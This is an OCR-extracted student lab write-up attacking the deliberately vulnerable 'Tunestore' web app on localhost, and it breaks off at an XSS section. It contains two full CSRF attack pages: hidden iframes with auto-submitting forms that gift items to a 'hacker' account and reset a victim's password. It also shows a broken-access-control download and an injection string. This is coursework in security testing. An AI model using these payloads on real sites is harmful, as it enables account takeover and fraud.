
Copyright © 2008 The Tune Store

Tunestore::Gift

Classic Songs My Way

Paul Anka

Buy/Gift ($9.99)



Welcome victim!
Your account balance: $9,980.02


Add Balance:

Type:	-- SELECT
Number:	
Amount:	

Tunestore::List

Classic Songs My Way Paul Anka Buy/Gift ($9.99) Comments	The Very Best of Perry Cuomo Perry Cuomo Buy/Gift ($9.99) Comments


Copyright © 2008 The Tune Store



```

<html>
<head>
<title>A Hacker's Blog</title>
<style type="text/css">
<!--
body {
  top: 0;
  left: 0;
  background-color: #000;
  color: #fff;
}
#tgt {
  position: absolute;
  top: 200;
  left: 200;
  width: 1px;
  height: 1px;
  border: 0;
  z-index: 1;
}
-->
</style>
</head>
<body>
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="/Tunestore2020//give.do?cd=4&friend=hacker">
<input type="hidden" name="friend" value="fig"><br />
</form>
<script>
document.forms[0].submit();
</script>

<div id="div1">Welcome to my blog.<br /></div>
</body>
</html>

```

For this CSRF vulnerability, I gave a gift to the hacker account from the victim account.First I gave the victim money to give the hacker a gift. I created an attack2 html file that when changing the url on Tunestore to https://localhost:8082/attack2/ it will give the hacker the gift of cd 4.

2.3 Change password



Welcome victim!
Your account balance: $9,980.02

Add Balance:

Type: -- SELECT

Number:

Amount:


Tunestore::Profile

Profile

Username: victim
Balance: $9,980.02

Password

New Password: ••••••••••
Repeat New Password: ••••••••••




Login username: victim


Login password: •••

Stay Logged In?

Do not have an account? Register here




```
localhost:8082/Tunestore2020/login.do?username=victim&password=moo
```



```

<html>
<head>
<title>A Hacker's Blog</title>
<style type="text/css">
<!--
body {
  top: 0;
  left: 0;
  background-color: #000;
  color: #fff;
}
#tgt {
  position: absolute;
  top: 200;
  left: 200;
  width: 1px;
  height: 1px;
  border: 0;
  z-index: 1;
}
-->
</style>
</head>
<body>
<iframe id="tgt" name="tgt"></iframe>
<form method="POST" target="tgt" action="https://localhost:8082/Tunestore2020/password.do">
        <input type="hidden" name="password" value="moo">
        <input type="hidden" name="rptPass" value="moo"><br />
</form>
<script>
document.forms[0].submit();
</script>

<div id="div1">Welcome to my blog.<br /></div>
</body>
</html>
```

For this CSRF vulnerability, I created an attack3 html file that will change and reset the password for the victim account. The images show that the original password is 123456789 than when I inputted into the url https://localhost:8082/attack3/ and this caused the password to change to moo.

3.0 broken access control vulnerability


localhost:8082/Tunestore2020/logout.do

the tunestore

buy some tunes - give some tunes

Login username:

Login password:

Stay Logged In?


Login

Do not have an account? Register here

Tunestore::List

Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
Comments

The Ultimate Tony Bennett
Tony Bennett
Buy/Gift ($9.99)
Comments



http://localhost:8082/Tunestore2020/download.do?cd=newton.mp3

the tunestore

buy some tunes - give some tunes

Login username:

Login password:

Stay Logged In?

Login


Do not have an account? Register here

Tunestore::List

Classic Songs My Way

The Ultimate Tony Bennett

Chumbawan Only Hi



the tunestore

buy some tunes - give some tunes

Login username:

Login password:

Stay Logged In?

Login

Do not have an account? Register here

Tunestore::List

Classic Songs My Way
Paul Anka
Buy/Gift ($9.99)
Comments

The Ultimate Tony Bennett
Tony Bennett
Buy/Gift ($9.99)
Comments

Chumbawamba's Only Hit
Chumbawamba
Buy/Gift ($9.99)
Comments

The Very Best of Perry Cuomo
Perry Cuomo
Buy/Gift ($9.99)
Comments

Funk This
Chaka Khan
Buy/Gift ($9.99)
Comments

The Divine Miss M
Better Midler
Buy/Gift ($9.99)
Comments

The Greatest Songs of the Seventies
Barry Manilow
Buy/Gift ($9.99)
Comments

Greatest Hits
Wayne Newton
Buy/Gift ($9.99)
Comments

The Best of Sade
Sade
Buy/Gift ($9.99)
Comments

The Very Best of Frank Sinatra
Frank Sinatra
Buy/Gift ($9.99)
Comments

Copyright © 2008 The Tune Store


newton.mp3

Show all


For this vulnerability I copied the url of the download file of newton.mp3 then logged out of the victim account, next changed the url to incorporate the download url, when I clicked enter the url will download the mp3 file.

4.0 XSS Vulnerability


4.1 Get user login by using a phishing site



Login username: www.yahoo.com;};</script>
Login password:
Stay Logged In?
Login
Do not have an account? Register here



